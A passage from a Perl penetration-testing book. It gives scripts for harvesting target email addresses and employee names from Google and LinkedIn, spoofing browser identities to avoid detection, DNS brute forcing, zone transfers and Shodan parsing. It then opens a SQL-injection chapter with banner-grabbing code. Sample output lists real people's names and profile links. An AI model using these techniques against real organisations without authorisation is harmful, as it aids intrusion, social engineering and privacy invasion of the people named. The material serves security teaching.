Getting e-mail addresses from our target can be a rather hard task and can also mean gathering usernames used within the target's domain, remote management systems, databases, workstations, web applications, and much more. As we can imagine, gathering a username is 50 percent of the intrusion for target credential harvesting; the other 50 percent being the password information. We already covered a simplistic method for brute force attacks to gather passwords using Perl in Chapter 3, *IEEE 802.3 Wired Network Mapping with Perl*, against the WAN-facing router. So how do we gather e-mail addresses from a target? Well, there are several methods; the first we will look at will be simply using search engines to crawl the web for anything useful, including forum posts, social media, e-mail lists for support, web pages and mailto links, and anything else that was cached or found from ever-spidering search engines.

Using Google for e-mail address gathering

Automating queries to search engines is usually always best left to **application programming interfaces** (**APIs**). We might be able to query the search engine via a simple GET request, but this leaves enough room for error, and the search engine can potentially temporarily block our IP address or force us to validate our humanness using an image of words as it might assume that we are using a bot. Unfortunately, Google only offers a paid version of their general search API. They do, however, offer an API for a custom search, but this is restricted to specified domains. We want to be as thorough as possible and search as much of the web as we can, time permitting, when intelligence gathering. Let's go back to our `LWP::UserAgent` Perl module and make a simple request to Google, searching for any e-mail addresses and URLs from a given domain. The URLs are useful as they can be spidered to within our application if we feel inclined to extend the reach of our automated OSINT. In the following examples, we want to impersonate a browser as much as possible to not raise flags at Google by using automation. We accomplish this by using the `LWP::UserAgent` Perl module and spoofing a valid Firefox user agent:

```perl
#!/usr/bin/perl -w
use strict;
use LWP::UserAgent;
use LWP::Protocol::https;
my $usage = "Usage ./email_google.pl <domain>";
my $target = shift or die $usage;
my $ua = LWP::UserAgent->new;
my %emails = (); # unique
my $url = 'https://www.google.com/search?
num=100&start=0&hl=en&meta=&q=%40%22'.$target.'%22';
$ua->agent("Mozilla/5.0 (Windows; U; Windows NT 6.1 en-US; rv:1.9.2.18)
Gecko/20110614 Firefox/3.6.18");
$ua->timeout(10); # setup a timeout
$ua->show_progress(1); # display progress bar
my $res = $ua->get($url);
if($res->is_success){
my @urls = split(/url\?q=/,$res->as_string);
foreach my $gUrl (@urls){ # Google URLs
  next if($gUrl =~ m/(webcache.googleusercontent)/i or not $gUrl =~
m/^http/);
  $gUrl =~ s/&amp;sa=U.*//;
  print $gUrl,"\n";
}
my @emails = $res->as_string =~ m/[a-z0-9_.-]+\@/ig;
foreach my $email (@emails){
  if(not exists $emails{$email}){
   print "Possible Email Match: ",$email,$target,"\n";
   $emails{$email} = 1; # hashes are faster
  }
}
}
else{
die $res->status_line;
}
```

The `LWP::UserAgent` module used in the previous code is not new to us. We did, however, add SSL support using the `LWP::Protocol::https` module. Our URL `$url` object is a simple Google search URL that anyone would browse to with a normal browser. The `num=` value pertains the returned results from Google in a single page, which we have set to `100`.

To also act as a browser, we needed to set the user agent with the `agent()` method, which we did as a Mozilla browser. After this, we set a timeout and Boolean to show a simple progress bar. The rest is just simple Perl string manipulation and pattern matching. We use the regular expression `url\?q=` to split the string returned by the `as_string` method from the `$res` object. Then, for each URL string, we use another regular expression, `&sa=U.*`, to remove excess analytic garbage that Google adds.

Then, we simply parse out all e-mail addresses found using the same method but different regexp. We stuff all matches into the `@emails` array and loop over them, displaying them to our screen if they don't exist in the `$emails{}` Perl hash.

Let's run this program against the weaknetlabs.com domain and analyze the output:

```
root@wnld960:~# perl email_google.pl weaknetlabs.com
** GET https://www.google.com/search?
num=100&start=0&hl=en&meta=&q=%40%22weaknetlabs.com%22 ==> 200 OK (1s)
http://weaknetlabs.com/
http://weaknetlabs.com/main/%3Fpage_id%3D479
…
http://www.securitytube.net/video/2039
Possible Email Match: Douglas@weaknetlabs.com
Possible Email Match: weaknetlabs@weaknetlabs.com
root@wnld960:~#
```

This is the (trimmed) output when we run an automated Google search for an e-mail address from weaknetlabs.com.

Using social media for e-mail address gathering

Now, let's turn our attention to using social media sites such as Google+, LinkedIn, and Facebook to try to gather e-mail addresses using Perl. Social media sites can sometimes reflect information about an employee's attitude towards their employer, their status within the company, position, e-mail addresses, and more. All of this information is considered OSINT and can be useful when advancing our attacks.

Google+

We can also search plus.google.com for contact information from users belonging to our target. The following is the URL-encoded Google dork we will use to search the Google+ profiles for an employee of our target:

```
intitle%3A"About+-+Google%2B"+"Works+at+'.$target.'"+site%3Aplus.google.com
```

The URL-encoded symbols are as follows:

- `%3A`: This is a colon, that is, :
- `%2B`: This is a plus symbol, that is, +

The plus symbol + is a special component of Google dork, as we mentioned in the previous section. The `intitle` keyword tells Google to display results whose HTML `<title>` tag contains the `About - Google+` text. Then, we add the string (in quotations) "Works at " (notice the space at the end), and then the target name as the string object `$target`. The `site` keyword tells the Google search engine to only display results from the plus.google.com site. Let's implement this in our Perl program and see what results are returned for Google employees:

```perl
#!/usr/bin/perl -w
use strict;
use LWP::UserAgent;
use LWP::Protocol::https;
my $ua = LWP::UserAgent->new;
my $usage = "Usage ./googleplus.pl <target name>";
my $target = shift or die $usage;
$target =~ s/\s/+/g;
my $gUrl = 'https://www.google.com/search?safe=off&noj=1&sclient=psy-
ab&q=intitle%3A"About+-+Google%2B"+"Works+at+'
.$target.'"+site%3Aplus.google.com&oq=intitle%3A"About+-
+Google%2B"+"Works+at+'.$target.'"+site%3Aplus.google.com';
$ua->agent("Mozilla/5.0 (Windows; U; Windows NT 6.1 en-US; rv:1.9.2.18)
Gecko/20110614 Firefox/3.6.18");
$ua->timeout(10); # setup a timeout
my $res = $ua->get($gUrl);
if($res->is_success){
foreach my $string (split(/url\?q=/,$res->as_string)){
  next if($string =~ m/(webcache.googleusercontent)/i or not $string =~
m/^http/);
  $string =~ s/&amp;sa=U.*//;
  print $string,"\n";
}
```

```
}
else{
die $res->status_line;
}
```

This Perl program is quite similar to our last search program. Now, let's run this to find possible Google employees. Since a target client company can have spaces in its name, we accommodate them by encoding them for Google as plus symbols:

```
root@wnld960:~# perl googleplus.pl google
https://plus.google.com/%2BPaulWilcox/about
https://plus.google.com/%2BNatalieVillalobos/about
…
https://plus.google.com/%2BAndrewGerrand/about
root@wnld960:~#
```

The preceding (trimmed) output proves that our Perl script works as we browse to the returned results. These two Google search scripts provided us with some great information quickly. Let's move on to another example, not using Google but LinkedIn, a social media site for professionals.

LinkedIn

LinkedIn can provide us with the contact information and IT skill levels of our client target during a penetration test. Here, we will focus on the contact information. By now, we should feel very comfortable making any type of web request using `LWP::UserAgent` and parsing its output for intelligence data. In fact, this LinkedIn example should be a breeze. The trick is fine-tuning our filters and regular expressions to get only relevant data. Let's just dive right into the code and then analyze some sample output:

```
#!/usr/bin/perl -w
use strict;
use LWP::UserAgent;
use LWP::Protocol::https;
my $ua = LWP::UserAgent->new;
my $usage = "Usage ./googlepluslinkedin.pl <target name>";
my $target = shift or die $usage;
my $gUrl = 'https://www.google.com/search?
q=site:linkedin.com+%22at+'.$target.'%22';
my %lTargets = (); # unique
$ua->agent("Mozilla/5.0 (Windows; U; Windows NT 6.1 en-US; rv:1.9.2.18)
Gecko/20110614 Firefox/3.6.18");
$ua->timeout(10); # setup a timeout
my $google = getUrl($gUrl); # one and ONLY call to Google
foreach my $title ($google =~ m/\shref="\/url\?.*">[a-z0-9_. -]+\s?.b.at
$target..b.\s-\slinked/ig){
my $lRurl = $title;
$title =~ s/.*">([^<]+).*/$1/;
$lRurl =~ s/.*url\?.*q=(.*)&amp;sa.*/$1/;
print $title,"-> ".$lRurl."\n";
my @ln = split(/\015?\012/,getUrl($lRurl));
foreach(@ln){
  if(m/title="/i){
    my $link = $_;
    $link =~ s/.*href="([^"]+)".*/$1/;
```

```perl
    next if exists $lTargets{$link};
    $lTargets{$link} = 1;
    my $name = $_;
    $name =~ s/.*title="([^"]+)".*/$1/;
    print "\t",$name," : ",$link,"\n";
  }
}
}
sub getUrl{
sleep 1; # pause…
my $res = $ua->get(shift);
if($res->is_success){
  return $res->as_string;
}else{
  die $res->status_line;
}
}
```

The preceding Perl program makes one query to Google to find all possible positions from the target; for each position found, it queries LinkedIn to find employees of the target. The regular expressions used were finely crafted after inspection of the returned HTML object from a simple query to both Google and LinkedIn.

This is a great example of how we can spider off from our initial Google results to gather even more intelligence using Perl automation. Let's take a look at some sample outputs from this program when used against Walmart.com:

```
root@wnld960:~# perl linkedIn.pl Walmart
Buyer : http://www.linkedin.com/title/buyer/at-walmart/
        Jason Kloster : http://www.linkedin.com/in/jasonkloster
        Rajiv Ahirwal : http://www.linkedin.com/in/rajivahirwal
…
Store manager : http://www.linkedin.com/title/store%2Bmanager/at-walmart/
        Benjamin Hunt 13k+ (LION) #1 Connected Leader at Walmart :
http://www.linkedin.com/in/benjaminhunt01
…
Shift manager : http://www.linkedin.com/title/shift%2Bmanager/at-walmart/
        Frank Burns : http://www.linkedin.com/pub/frank-burns/24/83b/285
…
Assistant store manager :
http://www.linkedin.com/title/assistant%2Bstore%2Bmanager/at-walmart/
        John Cole : http://www.linkedin.com/pub/john-cole/67/392/b39
        Crystal Herrera : http://www.linkedin.com/pub/crystal-
herrera/92/74a/97b
root@wnld960:~#
```

The preceding (trimmed) output provided some great insight into employee positions, and even real employees in those positions of the target, with a simple call to one script.

Tip

All of this information is publicly available information and we are not directly attacking Walmart or its employees; we are just using this as an example of intelligence-gathering techniques during a penetration test using Perl programming.

This information can further be used for reporting, and we can even extend this data into other areas of research. For instance, we can easily follow the LinkedIn links with `LWP::UserAgent` and pull even more data from the publicly available LinkedIn profiles. This data, when compared to Google+ profile data and simple Google searches, should help in providing a background to create a more believable pretext for social engineering.

Now, let's see if we can use Google to search more social media websites for information on our client target.

Facebook

We can easily argue that Facebook is one of the largest social networking sites around during the writing of this book. Facebook can easily return a large amount of data about a person, and we don't even have to go to the site to get it! We can easily extend our reach into the Web with the gathered employee names, from our previous code, by searching Google using the `site:faceboook.com` parameter and the exact same syntax as from the first example in the Google section of the *E-mail address gathering* section. The following are a few simple Google dorks that can possibly reveal information about our client target:

```
site:facebook.com "manager at target"
site:facebook.com "ceo at target"
site:facebook.com "owner of target"
site:facebook.com "experience at target"
```

This information can return customer and employee criticism that can be used for a wide array of penetration-testing purposes, including social engineering pretexting. We can narrow our focus even further by adding other keywords and strings from our previously gathered intelligence, such as city names, company names, and more. Just about anything returned can be compiled into a unique wordlist for password cracking, and contrasted with the known data with **Digital Credential Analysis** (**DCA**), which we will learn about in Chapter 9, *Password Cracking*.

Domain Name Services

Domain Name Services (**DNS**) are used to translate IP addresses into hostnames so that we can use alphanumeric addresses instead of IP addresses for websites or services. It makes our lives a lot easier when typing in a URL with a name rather than a 4-byte numerical value. Any client target can potentially have full control over their naming services. DNS `A` records can be assigned to any IP address. We can easily write our own record with domain control for an IPv4 class `A` address, such as `10.0.0.1`, which is commonly done for an internal network to allow its users to easily connect to different internal services.

The Whois query

Sometimes, when we can get an IP address for a client target, we can pass this IP address to the `Whois` database, and in return, we can get a range of IP addresses in which our IP lies and the organization that owns the range. If the organization is our target, then we now know a range of IP addresses pointing directly to their resources. Usually, this information is given during a penetration test, and the limitations on the lengths that we are allowed to go to for IP ranges are set so that we can be limited simply to reporting. Let's use Perl and the `Net::Whois::Raw` module to interact with the **American Registry for Internet Numbers** (**ARIN**) database for an IP address:

```
#!/usr/bin/perl -w
use strict;
use Net::Whois::Raw;
die "Usage: perl netRange.pl <IP Address>" unless $ARGV[0];
foreach(split(/\n/,whois(shift))){
print $_,"\n" if(m/^(netrange|orgname)/i);
}
```

The preceding code, when run, should produce information about the network range and organization name that owns the range. It is very simple, and it can be compared to calling the `whois` program form the Linux command line. If we were to script this to run through a number of different IP addresses and run the `Whois` query against each one, we could be violating the terms of service set by ARIN. Let's test it and see what we get with a random IP address:

```
root@wnld960:~# perl whois.pl 198.123.2.22
NetRange:       198.116.0.0 - 198.123.255.255
OrgName:        National Aeronautics and Space Administration
root@wnld960:~#
```

This is the output from our Perl program, which reveals an IP range that can belong to the organization listed.

If this fails, and we need to find more than one hostname owned by our client target, we can try a brute force method that simply checks our name servers; we will do just that in the next section.

The DIG query

DIG stands for **domain information groper** and is a utility to do just that using DNS queries. The DIG Linux utility has actually replaced the older **host** and **nslookup** tools we mentioned in the previous chapters. In making these queries, one thing to note is that when we don't specify a name server to use, the DIG utility will simply use the Linux OS default resolver. We can, however, pass a name server to DIG; we will cover this in the upcoming section, *Zone transfers*. There is a nice object-oriented Perl module for DIG that we will examine, which is called `Net::DNS::Dig`. Let's quickly look at an example to query our DNS with this module:

```perl
#!/usr/bin/perl -w
use Net::DNS::Dig;
use strict;
my $dig = new Net::DNS::Dig();
my $dom = shift or die "Usage: perl dig.pl <domain>";
my $dobj = $dig->for($dom, 'A'); #
print $dobj->sprintf; #  print entire dig query response
print "CODE: ",$dobj->rcode(1),"\n"; # Dig Response Code
my %mx = Net::DNS::Dig->new()->for($dom,'MX')->rdata();
while(my($val,$server) = each(%mx)){
print "MX: ",$server," - ",$val,"\n";
}
```

The preceding code is simple. We create a DIG object `$dig` and call the `for()` method, passing the domain name we pulled by shifting the command-line arguments and types for `A` records. We print the returned response with `sprintf()`, and then the response code alone with the `rcode()` method. Finally, we create a hash object `%mx` from the `rdata()` method. We pass the `rdata()` object returned from making a new `Net::DNS::Dig` object, and call the `for()` method on it with a type of `MX` for the mail server. Let's try this against a domain and see what is returned:

```
root@wnld960:~# perl dig.pl weaknetlabs.com
; <<>> Net::DNS::Dig 0.12 <<>> -t a weaknetlabs.com.
;;
;; Got answer.
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34071
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;weaknetlabs.com.                 IN      A

;; ANSWER SECTION:
weaknetlabs.com.        300      IN      A         198.144.36.192

;; Query time: 118 ms
;; SERVER: 75.75.76.76# 53(75.75.76.76)
;; WHEN: Mon May 19 18:26:31 2014
;; MSG SIZE rcvd: 49 — XFR size: 2 records
CODE: NOERROR
MX: mailstore1.secureserver.net - 10
MX: smtp.secureserver.net – 0
```

The output is just as expected. Everything above the line starting with CODE is the response from making the DIG query. CODE is returned from the rcode() method. Since we passed a true value to rcode(), we got a string type, NOERROR, returned. Next, we printed the key and value pairs of the %mx Perl hash, which displayed our target's e-mail server names.

Brute force enumeration

Keeping the previous lesson in mind, and knowing that Linux offers a great wealth of networking utilities, we might be inclined to write our own DNS brute force tool to enumerate any possible `A` records that our client target could have made prior to our penetration test. Let's take a quick look at the `nslookup` utility we can use to check if a record exists:

```
trevelyn@wnld960:~$ nslookup admin.warcarrier.org
Server:         75.75.76.76
Address:        75.75.76.76#53

Non-authoritative answer:
Name:   admin.warcarrier.org
Address: 10.0.0.1

trevelyn@wnld960:~$ nslookup admindoesntexist.warcarrier.org
Server:         75.75.76.76
Address:        75.75.76.76#53

** server can't find admindoesntexist.warcarrier.org: NXDOMAIN

trevelyn@wnld960:~$
```

This is the output of two calls to `nslookup`, the networking utility used for returning IP addresses of hostnames, and vice versa. The first `A` record check was successful, and the second, the `admindoesntexist` subdomain, was not. We can easily see from the output of this program how we can parse it to check whether the subdomain exists. We can also see from the two subdomains that we can use a simple word list of commonly used subdomains for efficiency, before trying many possible combinations.

Tip

A lot of intelligence gathering might have already been done for you by search engines such as Google. In fact, the keyword search `site:` can return more than just the `www` subdomains. If we broaden our `num=` URL GET parameter and loop through all possible results by incrementing the `start=` parameter, we can potentially get results from other subdomains of our target.

Now that we have seen the basic query for a subdomain, let's turn our focus to use Perl and a new Perl module, `Net::DNS`, to enumerate a few subdomains:

```
#!/usr/bin/perl -w
use strict;
use Net::DNS;
my $dns = Net::DNS::Resolver->new;
my @subDomains =
(“admin”,“admindoesntexist”,“www”,“mail”,“download”,“gateway”);
my $usage = “perl domainbf.pl <domain name>”;
my $domain = shift or die $usage;
my $total = 0;
dns($_) foreach(@subDomains);
print $total,” records tested\n”;
```

```perl
sub dns{ # search sub domains:
$total++; # record count
my $hn = shift.".".$domain; # construct hostname
my $dnsLookup = $dns->search($hn);
if($dnsLookup){ # successful lookup
  my $t=0;
  foreach my $ip ($dnsLookup->answer){
   return unless $ip->type eq "A" and $t<1; # \A records
   print $hn,": ",$ip->address,"\n"; # just the IP
   $t++;
  }
}
return;
}
```

The preceding Perl program loops through the `@domains` array and calls the `dns()` subroutine on each, which returns or prints a successful query. The `$t` integer token is used for subdomains, which has several identical records to avoid repetition in the program's output. After this, we simply print the total of the records tested. This program can be easily modified to open a word list file, and we can loop through each by passing them to the `dns()` subroutine, with something similar to the following:

```perl
open(FLE,"file.txt");
while(<FLE>){
dns($_);
}
```

Zone transfers

As we have seen with an `A` record, the `admin.warcarrier.org` entry provided us with some insight as to the IP range of the internal network, or the class `A` address `10.0.0.1`. Sometimes, when a client target is controlling and hosting their own name servers, they accidentally allow DNS zone transfers from their name servers into public name servers, providing the attacker with information where the target's resources are. Let's use the Linux host utility to check for a DNS zone transfer:

```
[trevelyn@shell ~]$ host -la warcarrier.org beth.ns.cloudflare.com
Trying "warcarrier.org"
Using domain server:
Name: beth.ns.cloudflare.com
Address: 2400:cb00:2049:1::adf5:3a67#53
Aliases:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20461
;; flags: qr aa; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
; warcarrier.org.                IN       AXFR

;; ANSWER SECTION:
warcarrier.org.       300     IN      SOA
beth.ns.cloudflare.com.warcarrier.org. beth.ns.cloudflare.com. 2014011513
18000 3600 86400 1800
warcarrier.org.       300     IN      NS      beth.ns.cloudflare.com.
warcarrier.org.       300     IN      NS      hank.ns.cloudflare.com.
warcarrier.org.       300     IN      A       50.97.177.66
admin.warcarrier.org. 300     IN      A       10.0.0.1
gateway.warcarrier.org. 300 IN   A       10.0.0.124
remote.warcarrier.org. 300     IN      A       10.0.0.15
partner.warcarrier.org. 300 IN   CNAME   warcarrier.weaknetlabs.com.
calendar.warcarrier.org. 300 IN   CNAME   login.secureserver.net.
direct.warcarrier.org. 300 IN   CNAME   warcarrier.org.
warcarrier.org.       300     IN      SOA
beth.ns.cloudflare.com.warcarrier.org. beth.ns.cloudflare.com. 2014011513
18000 3600 86400 1800

Received 401 bytes from 2400:cb00:2049:1::adf5:3a67#53 in 56 ms
[trevelyn@shell ~]$
```

As we see from the output of the `host` command, we have found a successful DNS zone transfer, which provided us with even more hostnames used by our client target. This attack has provided us with a few CNAME records, which are used as aliases to other servers owned or used by our target, the subnet (class `A`) IP addresses used by the target, and even the name servers used. We can also see that the default name, `direct`, used by CloudFlare.com is still set for the cloud service to allow connections directly to the IP of warcarrier.org, which we can use to bypass the cloud service.

The `host` command requires the name server, in our case `beth.ns.cloudflare.com`, before performing the transfer. What this means for us is that we will need the name server

information before querying for a potential DNS zone transfer in our Perl programs. Let's see how we can use `Net::DNS` for the entire process:

```perl
#!/usr/bin/perl -w
use strict;
use Net::DNS;
my $usage = "perl dnsZt.pl <domain name>";
die $usage unless my $dom = shift;
my $res = Net::DNS::Resolver->new;  # dns object
my $query = $res->query($dom,"NS"); # query method call for nameservers
if($query){ # query of NS was successful
foreach my $rr (grep{$_->type eq 'NS'} $query->answer){
  $res->nameservers($rr->nsdname); # set the name server
  print "[>] Testing NS Server: ".$rr->nsdname."\n";
  my @subdomains = $res->axfr($dom);
  if ($#subdomains > 0){
   print "[!] Successful zone transfer:\n";
   foreach (@subdomains){
    print $_->name."\n"; # returns a Net::DNS::RR object
   }
  }else{ # 0 returned domains
   print "[>] Transfer failed on " . $rr->nsdname . "\n";
  }
}
}else{  # Something went wrong:
warn "query failed: ", $res->errorstring,"\n";
}
```

The preceding program that uses the `Net::DNS` Perl module will first query for the name servers used by our target and then test the DNS zone transfer for each target. The `grep()` function returns a list to the `foreach()` loop of all name servers (NS) found. The `foreach()` loop then simply attempts the DNS zone transfer (AXFR) and returns the results if the array is larger than zero elements. Let's test the output on our client target:

```
[trevelyn@shell ~]$ perl dnsZt.pl warcarrier.org
[>] Testing NS Server: hank.ns.cloudflare.com
[!] Successful zone transfer:
warcarrier.org
warcarrier.org
admin.warcarrier.org
gateway.warcarrier.org
remote.warcarrier.org
partner.warcarrier.org
calendar.warcarrier.org
direct.warcarrier.org
[>] Testing NS Server: beth.ns.cloudflare.com
[>] Transfer failed on beth.ns.cloudflare.com
[trevelyn@shell ~]$
```

The preceding (trimmed) output is a successful DNS zone transfer on one of the name servers used by our client target.

Traceroute

With knowledge of how to glean hostnames and IP addresses from simple queries using Perl, we can take the OSINT a step further and trace our route to the hosts to see what potential target-owned hardware can intercept or relay traffic. For this task, we will use the `Net::Traceroute` Perl module. Let's take a look at how we can get the IP host information from relaying hosts between us and our target, using this Perl module and the following code:

```
#!/usr/bin/perl -w
use strict;
use Net::Traceroute;
my $dom = shift or die "Usage: perl tracert.pl <domain>";
print "Tracing route to ",$dom,"\n";
my $tr = Net::Traceroute->new(host=>$dom,use_tcp=>1);
for(my$i=1;$i<=$tr->hops;$i++){
        my $hop = $tr->hop_query_host($i,0);
        print "IP: ",$hop," hop time: ",$tr->hop_query_time($i,0),
                "ms hop status: ",$tr->hop_query_stat($i,0),
                " query count: ",$tr->hop_queries($i),"\n" if($hop);
}
```

In the preceding Perl program, we used the `Net::Traceroute` Perl module to perform a trace route to the domain given by a command-line argument. The module must be used by first calling the `new()` method, which we do when defining `$tr` as a query object. We tell the trace route object `$tr` that we want to use TCP and also pass the host, which we shift from the command-line arguments. We can pass a lot more parameters to the `new()` method, one of which is `debug=>9` to debug our trace route. A full list can be obtained from the **CPAN Search** page of the Perl module that can be accessed at http://search.cpan.org/~hag/Net-Traceroute/Traceroute.pm. The `hops` method is used when constructing the `for()` loop, which returns an integer value of the hop count. We then assign this to `$i` and loop through all hop and print statistics, using the methods `hop_query_host` for the IP address of the host, `hop_query_time` for the time taken to reach the host, and `hop_query_stat` that returns the status of the query as an integer value (on our lab machines, it is returned in milliseconds), which can be mapped to the export list of `Net::Traceroute` according to the module's documentation. Now, let's test this trace route program with a domain and check the output:

```
root@wnld960:~# sudo perl tracert.pl weaknetlabs.com
Tracing route to weaknetlabs.com
IP: 10.0.0.1 hop time: 0.724ms hop status: 0 query count: 3
IP: 68.85.73.29 hop time: 14.096ms hop status: 0 query count: 3
IP: 69.139.195.37 hop time: 19.173ms hop status: 0 query count: 3
IP: 68.86.94.189 hop time: 31.102ms hop status: 0 query count: 3
IP: 68.86.87.170 hop time: 27.42ms hop status: 0 query count: 3
IP: 50.242.150.186 hop time: 27.808ms hop status: 0 query count: 3
IP: 144.232.20.144 hop time: 33.688ms hop status: 0 query count: 3
IP: 144.232.25.30 hop time: 38.718ms hop status: 0 query count: 3
IP: 144.232.229.46 hop time: 31.242ms hop status: 0 query count: 3
IP: 144.232.9.82 hop time: 99.124ms hop status: 0 query count: 3
IP: 198.144.36.192 hop time: 30.964ms hop status: 0 query count: 3
```

```
root@wnld960:~#
```

The output from `tracert.pl` is just as we expected using the `traceroute` program of the Linux shell. This functionality can be easily built right into our port scanner application, as we saw in [Chapter 3](#), *IEEE 802.3 Wired Network Mapping with Perl*.

Shodan

Shodan is an online resource that can be used for hardware searching within a specific domain. For instance, a search for `hostname:<domain>` will provide all the hardware entities found within this specific domain. Shodan is both a public and open source resource for intelligence. Harnessing the full power of Shodan and returning a multipage query is not free. For the examples in this chapter, the first page of the query results, which *are* free, were sufficient to provide a suitable amount of information. The returned output is XML, and Perl has some great utilities to parse XML. Luckily, for the purpose of our example, Shodan offers an example query for us to use as `export_sample.xml`. This XML file contains only one node per host, labeled `host`. This node contains attributes for the corresponding host and we will use the `XML::LibXML::Node` class from the `XML::LibXML::Node` Perl module. First, we will download the XML file and use `XML::LibXML` to open the local file with the `parse_file()` method, as shown in the following code:

```perl
#!/usr/bin/perl -w
use strict;
use XML::LibXML;
my $parser = XML::LibXML->new();
my $doc = $parser->parse_file("export_sample.xml");
foreach my $host ($doc->findnodes('/shodan/host')) {
print "Host Found:\n";
my @attribs = $host->attributes('/shodan/host');
foreach my $host (@attribs){ # get host attributes
  print $host =~ m/([^=]+)=.*/," => ";
  print $host =~ m/.*"([^"]+)"/,"\n";
} # next
print "\n\n";
}
```

The preceding Perl program will open the `export_sample.xml` file and navigate through the host nodes using the simple xpath of `/shodan/host`. For each `<host>` node, we call the attribute's method from the `XML::LibXML::Node` class, which returns an array of all attributes with information such as the IP address, hostname, and more. We then run a regular expression pattern on the `$host` string to parse out the key, and again with another regexp to get the value. Let's see how this returns data from our sample XML file from ShodanHQ.com:

root@wnld960:~#perl shodan.pl

Host Found:
hostnames => internetdevelopment.ro
ip => 109.206.71.21
os => Linux recent 2.4
port => 80
updated => 16.03.2010

Host Found:
ip => 113.203.71.21

```
os => Linux recent 2.4
port => 80
updated => 16.03.2010


Host Found:
hostnames => ip-173-201-71-21.ip.secureserver.net
ip => 173.201.71.21
os => Linux recent 2.4
port => 80
updated => 16.03.2010
```

The preceding output is from our `shodan.pl` Perl program. It loops through all host nodes and prints the attributes.

As we can see, Shodan can provide us with some very useful information that we can possibly use to exploit later in our penetration testing. It's also easy to see, without going into elementary Perl coding examples, that we can find exactly what we are looking for from an XML object's attributes using this simple method. We can use this code for other resources as well.

More intelligence

Gaining information about the actual physical address is also important during a penetration test. Sure, this is public information, but where do we find it? Well, the PTES describes how most states require a legal entity of a company to register with the State Division, which can provide us with a one-stop go-to place for the physical address information, entity ID, service of process agent information, and more. This can be very useful information on our client target. If obtained, we can extend this intelligence by finding out more about the property owners for physical penetration testing and social engineering by checking the city/county's department of land records, real estate, deeds, or even mortgages. All of this data, if hosted on the Web, can be gathered by automated Perl programs, as we did in the example sections of this chapter using LWP::UserAgent

Summary

As we have seen, being creative with our information-gathering techniques can really shine with the power of regular expressions and the ability to spider links. As we learned in the introduction, it's best to do an automated OSINT gathering process along with a manual process because both processes can reveal information that one might have missed.

In the next chapter, we will learn how we can take the host information we received from the examples in this chapter and test web applications and sites for possible vulnerabilities using SQLi, XSS, and file inclusion attacks.

Chapter 7. SQL Injection with Perl

SQL injection is a well-known web vulnerability that has been the root cause of disastrous data breaches and leaks since around 1998. The databases of many governments, large corporations, and even information security companies have been breached using this simple vulnerability. In this chapter, we will learn how to discover and exploit **SQL injection** (**SQLi**) vulnerabilities using Perl. The subjects that we will cover are as follows:

- Web service and file discovery
- Introduction to SQL injection
- SQL injection with GET HTTP requests using integers and strings
- Column counting using SQL injection
- Post-exploitation processes for gathering server information table result sets and records
- Blind SQL injection using data- and time-driven advanced models

For all examples throughout this chapter, we will be using a MySQL database, which can be freely downloaded from the Oracle website or via a Linux distribution's package manager. If you are coding these examples for use with another **database management system** (**DBMS**), it's best to check the documentation and test thoroughly before running the code in the wild. Some of the special variables and syntax might differ slightly as per different DBMSes.

Web service discovery

In this section, we will be learning how to expand our host discovery skill, which we learned in [Chapter 3](), *IEEE 802.3 Wired Network Mapping with Perl*, in order to find web services and web applications.

Service discovery

We begin with simple service discovery. In previous chapters, we have learned how to use Perl for port scanning and banner grabbing. A web server can obviously be started on a custom specified port, so banner grabbing is very important here. If we see anything with a web server software title in it, for example, Nginx, lighttpd, or Apache, we can send Perl to scrape for pages and directories. If the pages contain links that require POST or GET data, we can then test for proper validation of this data. Let's take a quick look at the sample output from banner grabbing on ports with web servers of the lighttpd software.

```
[trevelyn@shell ~]$ perl test.pl lab.weaknetlabs.com 180
HTTP/1.1 400 Bad Request
Content-Type: text/html
Content-Length: 349
Connection: close
Date: Tue, 24 Jun 2014 20:29:20 GMT
Server: lighttpd/1.4.28

[trevelyn@shell ~]$
```

As you can see, the line with the string Server is what we will target our regular expression to match with. This returned output offers us a segue for our Perl scripts to continue searching for vulnerabilities. Let's edit out the banner-grabbing code from [Chapter 3](#), *IEEE 802.3 Wired Network Mapping with Perl*, to target only web services.

```perl
#!/usr/bin/perl
use strict;
use IO::Socket;
my $usage = "./bg<host> <port>\n";
my $host = shift or die $usage;
my $port = shift or die $usage;
my $buf; # buffer for returned result
my $sock = IO::Socket::INET->new(
PeerAddr => $host,
PeerPort => $port,
Proto    => "tcp") || die "Cannot connect to ".$host;
$sock->send("HEAD / HTTP/1.1\r\n");
$sock->send("\r\n");
$sock->send("\r\n");
$sock->recv($buf, 2048);
my @buf = split("\n",$buf);
foreach(@buf){
if(m/^Server:(.*)/){
  print "Web Server Found: ",$1,"\n";
}
}
END {
$sock->close();
}
```

This is our modified banner-grabbing code. Its simple purpose as of now is to check the port parameter for a web server. Next, we will modify it to check for files on the web server that could potentially reveal vulnerable links or other files.

File discovery

Now that we have confirmed our web server, let's try to simply browse to the index page (if one exists) and search for links to potentially vulnerable web pages within that index page. The code will be split up into two sections:

```perl
#!/usr/bin/perl -w
use strict;
use IO::Socket;
use LWP::UserAgent;
use LWP::Protocol::https; # in case of HTTPS
use List::Compare; # compare web pages
my $ua = LWP::UserAgent->new; # now spoof a UA:
$ua->agent("Mozilla/5.0 (Windows; U; Windows NT 6.1 en-US; rv:1.9.2.18)
Gecko/20110614 Firefox/3.6.18");
$ua->from('admin@google.com');
$ua->timeout(10); # setup a timeout
my $usage = "./bg <host> <port>\n";
my $web = 0; # token for web
my $host = shift or die $usage;
my $port = shift or die $usage;
my $buf; # buffer for returned result
my @content; # split() content returned from query
my @gets; # GET parameters present
my @tables; # all tables from individual loop
my $reqCount = 0; # keep track of requests
my $injType = "int"; # injection type (start with integer)
my $colCount = 0; # column count
my $injectString; # injectable field query with -VAR- variable
my $sock = IO::Socket::INET->new(
PeerAddr => $host,
PeerPort => $port,
Proto    => "tcp") || die "Cannot connect to ".$host;
$sock->send("HEAD / HTTP/1.1\r\n");
$sock->send("\r\n");
$sock->send("\r\n");
$sock->recv($buf, 2048);
my @buf = split("\n",$buf);
```

Each section has been explained in the following steps:

1. In the preceding code, we simply add support for `LWP::UserAgent` and `LWP::Protocol::https`.
2. Then, we declare our variables to get the program ready for functions.
3. After this, we make our call to the server with the `$sock` object, placing the output from the server into the `$buf` variable.

